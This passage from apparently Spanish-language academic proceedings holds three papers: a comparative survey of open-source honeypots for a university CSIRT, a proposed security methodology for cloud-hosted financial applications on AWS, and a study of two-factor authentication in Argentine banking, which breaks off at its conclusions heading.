En un equipo de Respuesta a Incidentes de Seguridad Informática (CSIRT), los honeypots desempeñan un papel crucial al proporcionar información detallada sobre las tácticas, técnicas y procedimientos (TTP) de los ciberdelincuentes. Al atraer a los atacantes hacia un entorno controlado, los honeypots permiten a los analistas de seguridad observar en tiempo real los métodos de explotación utilizados y recopilar datos valiosos sin comprometer sistemas reales. Esta información ayuda a mejorar las defensas de la red, desarrollar contramedidas más efectivas y ajustar las políticas de seguridad. Además, los honeypots pueden servir como señuelos para desviar los ataques lejos de los activos críticos, reduciendo así el riesgo y el impacto potencial de un incidente de seguridad. Los honeypots son una herramienta estratégica para la detección temprana y el análisis profundo de las amenazas, fortaleciendo la capacidad de respuesta de un CSIRT.

La recopilación de honeypots como software y de código abierto se realizó considerando que sean afines a la naturaleza de la UNLP, dejando por fuera a aquellas específicas de entornos OT (Operational Technology), sensores, o relacionados con hardware o equipamiento específico por fuera del campo de estudio. Se establecieron criterios para el análisis de las herramientas, como tipo de licencia, cantidad de contribuidores, fechas de contribuciones y lanzamientos, puntaje (cantidad de calificaciones positivas), observadores, bifurcaciones, servicios ofrecidos, lenguajes de desarrollo, almacenamiento de logs y opciones de monitoreo.

Entre las herramientas honeypot analizadas se encuentra ***MongoDB-HoneyProxy*** [5], de licencia GPL 3.0, cuenta con unos siete años de desarrollo desde su publicación, basado en JavaScript y es un honeypot para MongoDB. Otro honeypot de

[1] https://www.cespi.unlp.edu.ar/certunlp/

base de datos es, ***mysql-honeypotd*** [6], con licencia MIT y un tiempo de desarrollo similar al anterior, así como también comparte una escasa cantidad de contribuidores.

Por otra parte, ***express-honeypot*** [7], es un honeypot que apunta a detectar bots escaneando sitios web e intentando subir al servidor archivos de forma remota por medio de unas 310 falsas urls. Este proyecto cuenta con unos 3 años de desarrollo y pocos contribuidores. Compartiendo licencia MIT, **EoHoneypotBundle** [8], con un desarrollo de algo más de una década y poco más de una docena de contribuyentes. Su objetivo es ser honeypot para spam de emails basado en Symfony.

HellPot [9], de licencia MIT y exiguos colaboradores, es un honeypot para crawlers que usa Go como lenguaje. El proyecto **msurguy/Honeypot** [10], tiene licencia MIT y cerca de dos docenas de colaboradores. Cuenta con una década de desarrollo y es otro detector de spam para emails basado en Laravel.

Un proyecto no tradicional de honeypot es **Galah** [11], que crea dinámicamente respuesta a cualquier solicitud HTTP. Las respuestas son generadas por LLM (Large Language Models) y se almacenan en una caché durante un período para evitar la duplicidad de solicitudes idénticas a fin de reducir costos. Es un proyecto que lleva menos de un año, tiene licencia Apache 2.0 y usa Go como lenguaje.

Un honeypot clásico es **HoneyHTTPD** [12], imita un sitio web que otorga respuestas HTTP por medio de Python. Es un proyecto de ocho años realizado por dos desarrolladores. Una de sus características es el registro de eventos usando archivos ElasticSearch, Stdout o AWS S3.

Otro honeypot de servicios web es **modpot** [13], con un desarrollo de menos de un año y licencia Apache 2.0. A diferencia del anterior, se basa en Go.

Hay dos proyectos realizados por los mismos autores y son **SNARE** [14] y **TANNER** [15]. El primero es el honeypot de servicio web basado en Python y el segundo realiza el análisis de los datos recopilados. Ambos de licencia GPL 3.0 y con cerca de una década de desarrollo.

El proyecto de **OWASP Honeypot** [16], otorga un conjunto de honeypots incluidos, como servidor de ssh, ftp, web, entre otros, y tiene como objetivo que sean honeypots seguros. Se basa en Python y permite monitoreo por medio de ElasticSearch.

Otro de los honeypots con imitaciones de servicios es **qeeqbox/honeypots** [17], sumando un total de 30 tipos distintos de honeypots. Se basa en Python, es un proyecto que lleva unos cuatro años y menos de una decena de contribuidores. Usa AGPL 3.0 como licencia. También de licencia AGPL 3.0 es **pandoras_pot** [18], usa Rust como lenguaje. Es un honeypot para crawlers y lleva un desarrollo de poco más de un semestre.

NeroTeam Security Labs [19] ha realizado un conjunto de proyectos (por separado), basado en honeypots de servicios clásicos como ssh, ldap postgresql y telnet. Usa MIT como licencia y es uno de los desarrollos más jóvenes que se han recopilado.

Uno de los clásicos es **cowrie** [20], de licencia BSD Cláusula 2 tiene más de cien contribuciones y quince años de desarrollo. **Glutton** [21] se usa como intermediario para acceder a otros honeypots y así monitorear el tráfico. Usa licencia del MIT y está basado en Go.

Por último, el más famoso y reconocido proyecto es **tpotce** [22], de licencia GPL 3.0, ampliamente reconocido, valorado y con apenas dos decenas de contribuyentes. Es

un “todo en uno” de los honeypots porque contempla el uso de otros, el análisis y monitoreo de registros y su continuo desarrollo.

La Tabla 1, muestra algunos de los criterios considerados con los datos recopilados para cada herramienta analizada.

Tabla 1. Puntaje, observadores y bifurcaciones de cada honeypot analizado.

Herramienta	Puntaje	Observadores	Bifurcaciones
MongoDB-HoneyProxy	88	8	23
mysql-honeypotd	29	7	14
express-honeypot	13	3	5
EoHoneypotBundle	33	1	21
HellPot	366	7	28
msurguy/Honeypot	429	14	44
Galah	345	7	33
HoneyHTTPD	39	1	16
modpot	51	2	1
SNARE	438	34	135
OWASP Honeypot	412	24	138
qeeqbox/honeypots	620	22	110
pandoras_pot	68	3	1
cowrie	5000	125	865
Glutton	240	22	57
tpotce	**6300**	**194**	**1000**

3- Conclusiones y pasos a seguir

El trabajo de investigación, permitió analizar un subconjunto de herramientas, para decidir cuál(es) de ellas resulta(n) conveniente implementar. Dada la naturaleza de las mismas, realizar una prueba en producción de cada una resultaría muy costoso y prolongaría la toma de decisiones en el tiempo, ya que para poder obtener métricas acordes resulta necesario capturar una gran cantidad de tráfico durante un período prolongado de tiempo. Este primer análisis permite acotar el universo de herramientas a evaluar.

En base a los honeypots analizados, y considerando su integración con otros honeypots (como HellPot, SNARE, qeeqbox/honeypots, cowrie y Glutton), el análisis de datos, la madurez y las continuas contribuciones que sigue recibiendo, ***tpotce*** es la herramienta elegida a implementar. A diferencia de los demás, ***tpotce***, tiene un puntaje mayor a seis mil, más de mil bifurcaciones, y cerca de doscientos observadores. Estas cifras marcan una brecha notoria con las otras herramientas.

Referencias

1. Banerjee, M. (2021). Detection and behavioral analysis of botnets using honeynets and classification techniques. Distributed Denial of Service Attacks, pp. 131-158. De Gruyter. DOI: 10.1515/9783110619751-006.
2. Venosa, P. (2021). Detección de ataques de seguridad en redes usando técnicas de ensembling (Doctoral dissertation, Universidad Nacional de La Plata). http://sedici.unlp.edu.ar/handle/10915/120856. https://doi.org/10.35537/10915/120856
3. Gubbels, K. (2002). Hands in the Honeypot. GIAC Security Essentials Certification (GSEC). https://www.sans.org/white-papers/365/.
4. Mokube, I., & Adams, M. (2007, March). Honeypots: concepts, approaches, and challenges. In Proceedings of the 45th annual southeast regional conference (pp. 321-326).
5. Katz, D. (2024). Plazmaz/MongoDB-HoneyProxy [JavaScript]. https://github.com/Plazmaz/MongoDB-HoneyProxy (Obra original publicada en 2017)
6. Kolesnykov, V. (2024). Sjinks/mysql-honeypotd [C]. https://github.com/sjinks/mysql-honeypotd (Obra original publicada en 2017)
7. christophe. (2024). Christophe77 / express-honeypot [JavaScript]. https://github.com/christophe77/express-honeypot (Obra original publicada en 2022)
8. Gunay, E. (2024). Eymengunay/EoHoneypotBundle [PHP]. https://github.com/eymengunay/EoHoneypotBundle (Obra original publicada en 2013)
9. kayos. (2024). Yunginnanet/HellPot [Go]. https://github.com/yunginnanet/HellPot (Obra original publicada en 2021)
10. Surguy, M. (2024). Msurguy/Honeypot [PHP]. https://github.com/msurguy/Honeypot (Obra original publicada en 2014)
11. Karimi, A. (2024). 0x4D31/galah [Go]. https://github.com/0x4D31/galah (Obra original publicada en 2023)
12. Hartman, J. (2024). Bocajspear1/honeyhttpd [Python]. https://github.com/bocajspear1/honeyhttpd (Obra original publicada en 2016)
13. ref. (2024). Referefref/modpot [HTML]. https://github.com/referefref/modpot (Obra original publicada en 2024)
14. Mushorg/snare. (2024). [Python]. MushMush. https://github.com/mushorg/snare (Obra original publicada en 2015)
15. Mushorg/tanner. (2024). [Python]. MushMush. https://github.com/mushorg/tanner (Obra original publicada en 2015)
16. OWASP/Python-Honeypot. (2024). [Python]. OWASP. https://github.com/OWASP/Python-Honeypot (Obra original publicada en 2018)
17. Qeeqbox/honeypots. (2024). [Python]. QeeqBox. https://github.com/qeeqbox/honeypots (Obra original publicada en 2021)
18. Eriksson, E. (2024). Ginger51011/pandoras_pot [Rust]. https://github.com/ginger51011/pandoras_pot (Obra original publicada en 2024)
19. NeroTeam Security Labs. (s. f.). GitHub. Recuperado 29 de julio de 2024, de https://github.com/0xNslabs
20. Cowrie/cowrie. (2024). [Python]. Cowrie. https://github.com/cowrie/cowrie (Obra original publicada en 2015.
21. Mushorg/glutton. (2024). [Go]. MushMush. https://github.com/mushorg/glutton (Obra original publicada en 2016)
22. https://github.com/telekom-security/tpotce/blob/master/CITATION.cff

Metodología de seguridad para aplicaciones alojadas en la nube

Sebastián Ortiz[1], Juan Vargas[1], and Carlos Nuñez[1]

[1] Universidad Nacional de Asunción, Facultad Politécnica, Paraguay
sebastianortizsantacruz@fpuna.edu.py
juanra.vargas@fpuna.edu.py
cnunez@fpuna.edu.py

Abstract. La computación en la nube es una tecnología que se encuentra en crecimiento. La nube es una plataforma de entrega flexible, rentable y comprobada para brindar servicios de TI comerciales o de consumo a través de Internet. La naturaleza dinámica y escalable de la computación en la nube crea desafíos de seguridad en su gestión al examinar la falla de las políticas o la actividad maliciosa. Por tal razón, requiere de un análisis profundo sobre los retos y las soluciones que la atañen. El trabajo propone una metodología de seguridad para aplicaciones alojadas en la nube, incluyendo las mejores prácticas en los dominios claves que conforman al entorno. El mismo fue llevado a cabo mediante la exploración de normas y artículos expuestos en reconocidos estándares y revistas científicas en el área de seguridad y tecnología. Actualmente, se está constatando la efectividad con un caso de estudio en el sector financiero, siendo los resultados preliminares muy alentadores. Se espera que el presente trabajo sirva como base para estudios futuros, situando al lector en un estado del arte actual y preciso, actuando como guía general para desplegar aplicaciones en la nube de forma segura.

Keywords: Computación en la nube, Seguridad, Metodología, AWS, Finanzas.

1 Synthesis

La computación en la nube amplía las capacidades de la tecnología de la información. Agrega habilidades dinámicas sin la necesidad de invertir en una infraestructura grande y costosa [1]. La importancia de la computación en la nube está aumentando y está recibiendo una atención creciente en las comunidades científica e industrial [2].

La seguridad en la nube es el conjunto de políticas, cumplimiento y tecnologías basadas en el control diseñadas para implementar la protección de las aplicaciones, los datos y la infraestructura asociados con la nube.

La seguridad en la nube se vuelve una preocupación cuando entre otras cosas se necesitan recursos compartidos, control de acceso, privacidad y gestión de identidad. Algunas de estas inquietudes se disparan por lo siguiente [1]:

- El almacenamiento de datos en la nube puede ser divulgado deliberadamente por los proveedores de la nube, los empleados y sus contratistas.

- Los datos basados en la nube pueden modificarse incorrectamente y ser vulnerables a la eliminación (pérdida accidental) por parte del proveedor.
- En la red pública, es posible que se pueda acceder a los datos a través de la Interfaz de Programación de Aplicaciones (API, `Application Programming Interface') y protocolos inseguros.
- Los recursos en la nube generalmente se comparten con diferentes inquilinos que pueden ser atacados.

Aunque muchas áreas de la seguridad en la nube están siendo estudiadas, otras aún necesitan explorarse en mayor profundidad. Según la encuesta elaborada por Srijita Basu en [3], algunas de estas áreas menos exploradas son la ubicación de los datos, la confianza mutua entre el proveedor de la nube y el usuario, el cumplimiento de datos o servicios, y la falta de trabajo colaborativo entre el usuario de la nube y el proveedor para identificar y reaccionar ante incidentes de seguridad.

Según un informe de Forbes publicado en 2015, se espera que el gasto en seguridad basada en la nube aumente un 42%. Según otra investigación, el gasto en seguridad de TI había aumentado al 79,1% en 2015, mostrando un aumento de más del 10% cada año. La Corporación Internacional de Datos (IDC, `International Data Corporation') en 2011 mostró que el 74,6% de los clientes empresariales consideraban la seguridad como un desafío importante [2].

El estudio del arte y los números son elocuentes. La seguridad no puede pasar desapercibida en la adopción de la nube como base de la infraestructura operativa. La motivación del estudio se determina por el anhelo de minimizar la preocupación de adoptar a la nube por características propias de ella y reducir la brecha entre áreas menos exploradas de seguridad y el usuario mediante la proporción de una metodología integral que sirva de referencia para establecerse seguramente en la nube.

El presente trabajo de investigación tiene como fecha de inicio Agosto/2023.

1.1 Aporte

A pesar de las enormes ventajas comerciales y técnicas de la nube, la preocupación por la seguridad y la privacidad ha sido uno de los principales obstáculos que impiden su adopción generalizada.

Las organizaciones con datos confidenciales en la nube deben cumplir con las normas y estándares de cumplimiento y seguridad pertinentes (ISO/IEC [4], NIST [5] y Cloud Security Alliance [6], entre otros). Los principales proveedores de nube ofrecen orientación sobre las mejores prácticas para entornos de nube (Amazon Web Services [7], Microsoft Azure [8] y Google Cloud [9]). Sin duda, existe un reconocimiento importante del área de estudio desde todos los frentes. Por tal razón, se requiere de un análisis profundo sobre cómo hacer frente a los desafíos y riesgos.

El aporte principal de este trabajo es la definición de una metodología de seguridad de propósito general para aplicaciones en la nube, diseñada como referencia para la implementación fiable considerando dominios críticos de seguridad en el entorno.

Los objetivos específicos trazados para la investigación son los siguientes:

- Identificar los desafíos de la seguridad en la nube.
- Evaluar guías de seguridad de referentes en seguridad en la nube.
- Evaluar marcos de trabajo de seguridad de principales proveedores de nube.

- Establecer los dominios críticos de seguridad en la computación en la nube.
- Describir las mejores prácticas de seguridad en cada dominio, abordando los desafíos de seguridad.

La metodología propuesta se basa en la recomendación conceptual del Cloud Security Alliance [6] que, aunque no incluye detalles de implementación, abarca los aspectos mínimos necesarios al analizar una aplicación desde sus requerimientos de seguridad hasta manejar los cambios en el tiempo. Parte de nuestro aporte es la extensión y el complemento del modelo, incluyendo detalles explorados en estándares en la ISO y el NIST, y la integración de recomendaciones y buenas prácticas de implementación de principales proveedores de nube: Azure, AWS y Google Cloud.

1.2 Caso de estudio: sector financiero

Hasta mediados del siglo 20, la computación financiera era manual y basada en papel. Desde 1960, las computadoras comenzaron a automatizar procesos y facilitar transferencias de fondos, dando lugar a ATMs y acuerdos interbancarios. En los 70 surgieron sistemas en tiempo real y redes de pago, mejorando la eficiencia. En los 80 y 90, el software especializado y las redes informáticas globalizaron los mercados financieros. En el siglo 21, internet y la computación en la nube revolucionaron la banca en línea y móvil. Tecnologías como Big Data, inteligencia artificial y blockchain transformaron el análisis de datos, la gestión de riesgos y seguridad [10].

La transformación digital ha generado no solo mejoras operativas, sino también desafíos significativos en términos de ciberseguridad y privacidad de los datos. Las entidades financieras deben adaptarse continuamente para proteger la información sensible de sus clientes y cumplir con las regulaciones cada vez más estrictas.

El caso de estudio parte de un módulo del sistema financiero denominado pago de servicios, donde el mismo se dispone en una arquitectura cliente-servidor habitual. La metodología propuesta inicia con relevar requerimientos de seguridad. Luego, evaluar la mejor alternativa en cuanto a proveedor de nube considerando los servicios que ofrece y las necesidades de seguridad que se tienen, además de la reputación en la industria. Lo siguiente es definir una arquitectura donde se establece las interacciones entre componentes, además de cómo se protegerán las aplicaciones y los datos.

El proveedor seleccionado para la solución es AWS debido a que cuenta con importantes informes elaborados por Gartner y Forester que destacan su integridad, capacidades críticas y seguridad. La alta adopción de la comunidad paraguaya y la amplia documentación disponible también fueron determinantes para la elección.

Actualmente, los investigadores están en la etapa de implementación de la arquitectura, llevando a la práctica los servicios que incluyen controles de seguridad del proveedor de nube. La figura 1 muestra la arquitectura propuesta, considerando buenas prácticas como la segmentación de redes, alta disponibilidad, auto escalado, cifrado de datos en tránsito y reposo, control de acceso, entre otros.




Fig. 1. Arquitectura de seguridad propuesta.

En etapas posteriores, se planifica llevar adelante la evaluación de los controles para identificar posibles brechas de seguridad. Con esa evaluación, se diseñarán e implementarán controles que mitiguen las brechas. Finalmente, se planteará una estrategia para gestionar los cambios en el tiempo y así mantener la aplicación en un estado seguro de acuerdo con las necesidades identificadas.

1.3 Líneas de investigación futura

Algunas posibles líneas de investigación futura son:

- Implementar la metodología en otros casos de estudios con otro proveedor de la nube o incluso con otro modelo de despliegue, haciendo una comparativa de la conveniencia en términos de rendimiento, seguridad y costes.
- Automatizar el proceso de validación, pues este trabajo ofrece un enfoque manual.
- Extender la metodología propuesta incluyendo aspectos de desarrollo de software y el top 10 de seguridad de aplicaciones nativas de la nube del Proyecto Abierto de Seguridad de Aplicaciones Web (OWASP, `Open Web Application Security Project ').
- Identificar nuevos dominios críticos mediante el estudio de otros estándares relevantes de la computación en la nube y seguridad.

1.4 Conclusiones

Las comunidades industriales y científicas encuentran atractiva a la nube por los múltiples beneficios y modelos de servicio que ofrece. Es una tendencia tecnológica muy popular y adoptada. Este crecimiento trae consigo múltiples desafíos, entre ellos, la seguridad. La seguridad en la nube es la práctica de proteger la integridad de las aplicaciones, los datos y la infraestructura virtual basados en la nube.

La motivación del trabajo nace de una búsqueda genuina de apoyar a las distintas comunidades en la adopción segura de la nube como base para el despliegue de aplicaciones. El aporte del trabajo a la disciplina se centra en la definición de una metodología de seguridad para aplicaciones alojadas en la nube basada en el esquema conceptual del Cloud Security Alliance.

La metodología demuestra un potencial favorable en términos de seguridad, proporcionando una visión integral de las áreas a considerar al trabajar en la nube. Reconoce que existen diferencias en la implementación de una aplicación en un entorno tradicional y la nube, donde el modelo de responsabilidad compartido juega un papel crucial. La guía presenta los dominios críticos, las responsabilidades y las oportunidades disponibles como un avance hacia la correcta adopción del paradigma de la nube, en busca de una madurez completa en este enfoque prometedor. Se estima que la implementación de las etapas con rigor y de manera sistemática, conducen a un enfoque robusto y efectivo para asegurar las aplicaciones en la nube.

References

1. Mushtaq, Muhammad and Akram, Urooj and Khan, Irfan and Khan, Sundas and Shahzad, Asim and Ulah, Arif, Cloud Computing Environment and Security Challenges: A Review. International Journal of Advanced Computer Science and Applications. 8 (2017), págs. 183-195.
2. Gururaj Ramachandra and Mohsin Iftikhar and Farrukh Aslam Khan, A Comprehensive Survey on Security in Cloud Computing. Procedia Computer Science. 110 (2017), págs. 465-472.
3. Basu, Srijita and Bardhan, Arjun and Gupta, Koyal and Saha, Payel and Pal, Mahasweta and Bose, Manjima and Basu, Kaushik and Chaudhury, Saunak and Sarkar, Pritika, Cloud computing security challenges & solutions-A survey. (2018), págs. 347-356.
4. ISO/IEC 27017:2015, Information technology — Security techniques — Code of practice for information security controls based on ISO/IEC 27002 for cloud services. (2015).
5. Mell, Peter and Grance, Tim and others, The NIST definition of cloud computing. Computer Security Division, Information Technology Laboratory, National Institute of Standards and Technology. Gaithersburg (2011).
6. Security Guidance For Critical Areas of Focus in Cloud Computing, https://cloudsecurityalliance.org/research/guidance/, last accessed 2024/03/30.
7. AWS, Security Pillar - AWS Well-Architected Framework, https://docs.aws.amazon.com/wellarchitected/latest/security-pillar/welcome.html, last accesed 2023/11/10.
8. Azure, Overview of the security pillar, https://learn.microsoft.com/en-us/azure/well-architected/security/, last accesed 2023/11/30.
9. Google Cloud, Google Cloud Security Overview, https://cloud.google.com/blog/topics/developers-practitioners/google-cloud-security-overview, last accesed 2023/12/20.
10. H. S. Scott, J. Gulliver, and H. Nadler, Cloud computing in the financial sector: A global perspective, Program on International Financial Systems. (2019).

Seguridad Informática: Doble factor de Autenticación (2FA)

Dottore, Mauricio; Micheletti, Nicolás Alejandro; Miñón, Lorenzo; Roatta, Santiago

CAETI – Universidad Abierta Interamericana

DV. Montes de Oca 725 – Buenos Aires - Argentina

{Mauricio.Dottore; NicolasAlejandro.Micheletti; Lorenzo.Mion}@alumnos.uai.edu.ar
{Santiago.Roatta}@uai.edu.ar

RESUMEN

Este paper examina en detalle la implementación del doble factor de autenticación (2FA) en el sector bancario de Argentina, destacando su importancia como medida de seguridad contra amenazas cibernéticas como lo es la ingeniería social. Se analizan métodos de autenticación secundarios usados por bancos argentinos y se exploran desafíos y estrategias para mitigar riesgos de acceso no autorizado. El estudio proporciona en sí una comprensión profunda del papel crucial del 2FA en la seguridad cibernética bancaria argentina.**[1]**

Palabras clave: 2FA, Amenazas cibernéticas, Ingeniería social, Seguridad en línea, Prevención de ataques.

1. INTRODUCCIÓN

En la era digital actual, donde la tecnología se ha convertido en una parte integral de nuestra vida diaria, la ciberseguridad emerge como un elemento crucial para proteger nuestra información personal y financiera. Con el crecimiento exponencial de las transacciones en línea, el acceso a servicios digitales y la gestión de datos sensibles, la necesidad de salvaguardar nuestras identidades y activos frente a las amenazas cibernéticas nunca ha sido más acuciante.

La autenticación, el proceso de verificar la identidad de un usuario, se rige como una primera línea de defensa en este contexto. Sin embargo, con el aumento de la sofisticación de los ataques cibernéticos, los métodos de autenticación tradicionales, como las contraseñas estáticas, se han vuelto cada vez más vulnerables. En respuesta a este desafío, el concepto de doble factor de autenticación (2FA) ha surgido como una solución efectiva para fortalecer la seguridad en línea.

En este contexto, este paper se propone explorar en detalle el concepto de doble factor de autenticación (2FA), su implementación en el sector bancario argentino y su eficacia en la protección de las cuentas en línea frente a la ingeniería social y otras amenazas cibernéticas. A través de este análisis, esperamos proporcionar una comprensión más profunda de la

importancia del 2FA en la seguridad digital cotidiana y destacar su papel crucial en la defensa contra las crecientes amenazas cibernéticas en el mundo actual.

2. CONCEPTOS BÁSICOS DE CIBERSEGURIDAD

En el entorno digital actual, la ciberseguridad es un campo multidisciplinario que abarca una amplia gama de conceptos y prácticas destinadas a proteger sistemas, redes y datos contra ataques cibernéticos. Para comprender la importancia del doble factor de autenticación (2FA) en este contexto, es fundamental familiarizarse con algunos conceptos básicos de ciberseguridad:

Autenticación: Verificación de la identidad del usuario mediante la presentación de credenciales.

Seguridad de la información: Protección de la confidencialidad, integridad y disponibilidad de los datos.

Amenazas cibernéticas: Incluyen virus, malware, phishing, ataques de denegación de servicio (DDoS), entre otros.

Ataques de ingeniería social: Engaños para obtener acceso no autorizado.

3. DOBLE FACTOR DE AUTENTICACIÓN

El doble factor de autenticación (2FA) es un método de seguridad que agrega una capa adicional de protección al proceso de autenticación tradicional basado en contraseñas. En lugar de depender únicamente de una contraseña estática, el 2FA requiere que los usuarios proporcionen dos formas diferentes de identificación antes de acceder a una cuenta o servicio en línea. Estas formas de identificación pueden incluir:

Algo que el usuario sabe: Esta primera forma de autenticación suele ser la contraseña tradicional.

Algo que el usuario posee: La segunda forma de autenticación implica el uso de un dispositivo físico o una aplicación móvil que genera códigos de verificación únicos. Esto puede incluir Tokens, SMS, Apps de autenticación, datos biométricos, etc

La combinación de estas dos formas de autenticación hace que sea considerablemente más difícil para los ciberdelincuentes comprometer una cuenta, incluso si logran obtener la contraseña de un usuario.

El 2FA ofrece varias ventajas sobre la autenticación basada únicamente en contraseñas:

Mayor seguridad: Al agregar una capa adicional de protección, el 2FA hace que sea mucho más difícil para los atacantes acceder a cuentas en línea incluso si tienen la contraseña de un usuario.

Reducción del riesgo de acceso no autorizado: El 2FA ayuda a mitigar el riesgo de acceso no autorizado al requerir que los usuarios proporcionen una segunda forma de identificación, lo que reduce las posibilidades de comprometer la seguridad de una cuenta.

Mejora de la experiencia del usuario: Aunque el 2FA puede agregar una breve capa de complejidad al proceso de inicio de sesión, la seguridad adicional que proporciona puede ayudar a los usuarios a sentirse más seguros al utilizar servicios en línea

4. IMPLEMENTACIÓN DEL 2FA EN LA BANCA ARGENTINA

La implementación del doble factor de autenticación (2FA) en el sector bancario argentino revela una diversidad de enfoques entre las distintas entidades financieras, cada una adoptando estrategias específicas para garantizar la seguridad de las cuentas de sus clientes en línea. Durante nuestra investigación, hemos estudiado varios bancos argentinos prominentes y hemos observado diferencias significativas en los métodos de 2FA utilizados.

A partir de estudios y análisis del sector bancario argentino, se observan diferencias significativas en la implementación del 2FA entre diversas entidades financieras en distintos grados. Observamos diferencias en los métodos utilizados, con algunas entidades adoptando tecnologías más avanzadas, mientras que otras se mantienen en métodos más tradicionales, lo que impacta directamente en la seguridad de las cuentas de los usuarios.. Estas diferencias en los métodos de autenticación tienen un impacto directo en la seguridad percibida de cada banco, ya que algunos métodos son inherentemente más robustos y menos susceptibles a ataques que otros.

Por ejemplo, hemos observado un banco que ha implementado un sistema de reconocimiento facial que requiere que los usuarios verifiquen su identidad mediante un escaneo facial cada vez que intentan iniciar sesión en su cuenta en línea. Además, este banco utiliza un segundo factor de autenticación en forma de un token de seguridad generado en el dispositivo del usuario, que se requiere para realizar cualquier transacción financiera. Este enfoque combina medidas biométricas avanzadas con una capa adicional de autenticación, lo que hace que las cuentas de los clientes sean altamente seguras y menos susceptibles a ataques de suplantación de identidad.

En contraste, otros bancos pueden depender exclusivamente de métodos de autenticación menos sofisticados, como códigos de verificación por SMS o contraseñas estáticas, que pueden ser más vulnerables a ataques de phishing o interceptación de comunicaciones. Estas diferencias en la implementación del 2FA tienen importantes implicaciones para la seguridad de las cuentas en línea de los clientes, y es crucial que los usuarios estén informados sobre las distintas opciones de autenticación disponibles y sus niveles relativos de seguridad.

Además, hemos observado que la implementación de 2FA no es uniforme entre los bancos, lo que sugiere la necesidad de una mayor atención a la seguridad en la industria bancaria en su conjunto. Si bien algunos bancos han adoptado medidas avanzadas de autenticación, otros aún dependen de métodos más tradicionales y potencialmente menos seguros. Esta disparidad resalta la importancia de la educación y concienciación de los usuarios sobre la importancia de elegir instituciones financieras que ofrezcan las mejores prácticas de seguridad en línea**[2]**.

En resumen, nuestro estudio destaca la importancia crítica de la implementación adecuada del 2FA en la banca en línea para garantizar la protección de los activos financieros y la privacidad de los clientes. Al elegir bancos que prioricen la seguridad y la adopción de medidas avanzadas de autenticación, los usuarios pueden contribuir significativamente a mitigar los riesgos de acceso no autorizado y protegerse contra las crecientes amenazas cibernéticas en un entorno digital en constante evolución.

5. INGENIERÍA SOCIAL Y 2FA

A pesar de ser una medida efectiva para mejorar la seguridad en línea, el doble factor de autenticación (2FA) no está exento de vulnerabilidades, especialmente cuando se trata de ataques de ingeniería social. La ingeniería social es una táctica utilizada por los ciberdelincuentes para engañar a los usuarios y obtener acceso no autorizado a sistemas o datos**[4]**.

Algunos ejemplos de ataques de ingeniería social que pueden eludir el 2FA incluyen:

- **Phishing:** Los ataques de phishing involucran el envío de correos electrónicos fraudulentos que se hacen pasar por comunicaciones legítimas de instituciones confiables, como bancos o empresas de servicios en línea. Estos correos electrónicos suelen contener enlaces maliciosos que redirigen a los usuarios a sitios web falsos diseñados para robar información de inicio de sesión y códigos de verificación de 2FA **[5]**.
- **Ingeniería social por teléfono:** Los ciberdelincuentes también pueden recurrir a llamadas telefónicas fraudulentas para engañar a los usuarios y obtener acceso a sus cuentas. Pueden hacerse pasar por representantes de servicios legítimos y solicitar información confidencial, como contraseñas y códigos de verificación de 2FA.
- **Ataques de intercambio de SIM:** En algunos casos, los atacantes pueden intentar persuadir a los proveedores de servicios móviles para que transfieran el número de teléfono de la víctima a un nuevo dispositivo controlado por ellos. Esto les permite recibir los códigos de verificación de 2FA.

Aunque el 2FA puede ayudar a mitigar el riesgo de acceso no autorizado al requerir una segunda forma de autenticación, es importante reconocer sus limitaciones y estar alerta ante posibles ataques de ingeniería social. Los usuarios deben ser educados sobre las mejores prácticas de seguridad en línea, cómo verificar la autenticidad de los correos electrónicos y las llamadas telefónicas, y utilizar métodos de autenticación secundarios, como aplicaciones

de autenticación móvil, en lugar de depender únicamente de los códigos de verificación por SMS.

6. COMPARACIÓN DE CIBERSEGURIDAD BANCARIA ARGENTINA CON LA DE OTROS PAÍSES

En comparación con otros países de América Latina, Argentina muestra un avance considerable en la implementación del 2FA en el sector bancario. Sin embargo, países como Brasil también están haciendo progresos notables. En Brasil, el Banco Central ha implementado regulaciones **[1]** que fomentan la adopción de tecnologías de autenticación avanzadas y ha lanzado campañas de concienciación sobre la ciberseguridad. Además, el uso de aplicaciones móviles para la autenticación y la verificación de transacciones es cada vez más común.

En países como Japón **[6]**, la ciberseguridad bancaria también ha avanzado significativamente. Las entidades financieras en estos países utilizan una combinación de autenticación basada en biometría, tokens físicos y aplicaciones de autenticación móvil. Además, la cultura de alta tecnología y la conciencia del usuario sobre la ciberseguridad contribuyen a la efectividad de estas medidas.

En Hong Kong **[7]**, las entidades financieras también han adoptado rigurosas medidas de seguridad para proteger las transacciones bancarias en línea, utilizando el doble factor de autenticación (2FA). Un ejemplo notable es el Bank of East Asia (BEA), que requiere el uso de contraseñas de un solo uso (OTP) enviadas por SMS a los usuarios registrados para autorizar diversas transacciones sensibles, como transferencias a cuentas no registradas y pagos de facturas

En la Unión Europea, la Directiva de Servicios de Pago 2 (PSD2) ha sido un catalizador significativo para la implementación del 2FA y MFA en el sector bancario. La PSD2 exige que los bancos utilicen la Autenticación Reforzada del Cliente (SCA).

En términos generales, A pesar de que Argentina ha avanzado en la adopción de 2FA, la dependencia de métodos como los SMS o códigos por correo electrónico la posiciona en una desventaja comparativa respecto a estos países.

7. CONCLUSIONES

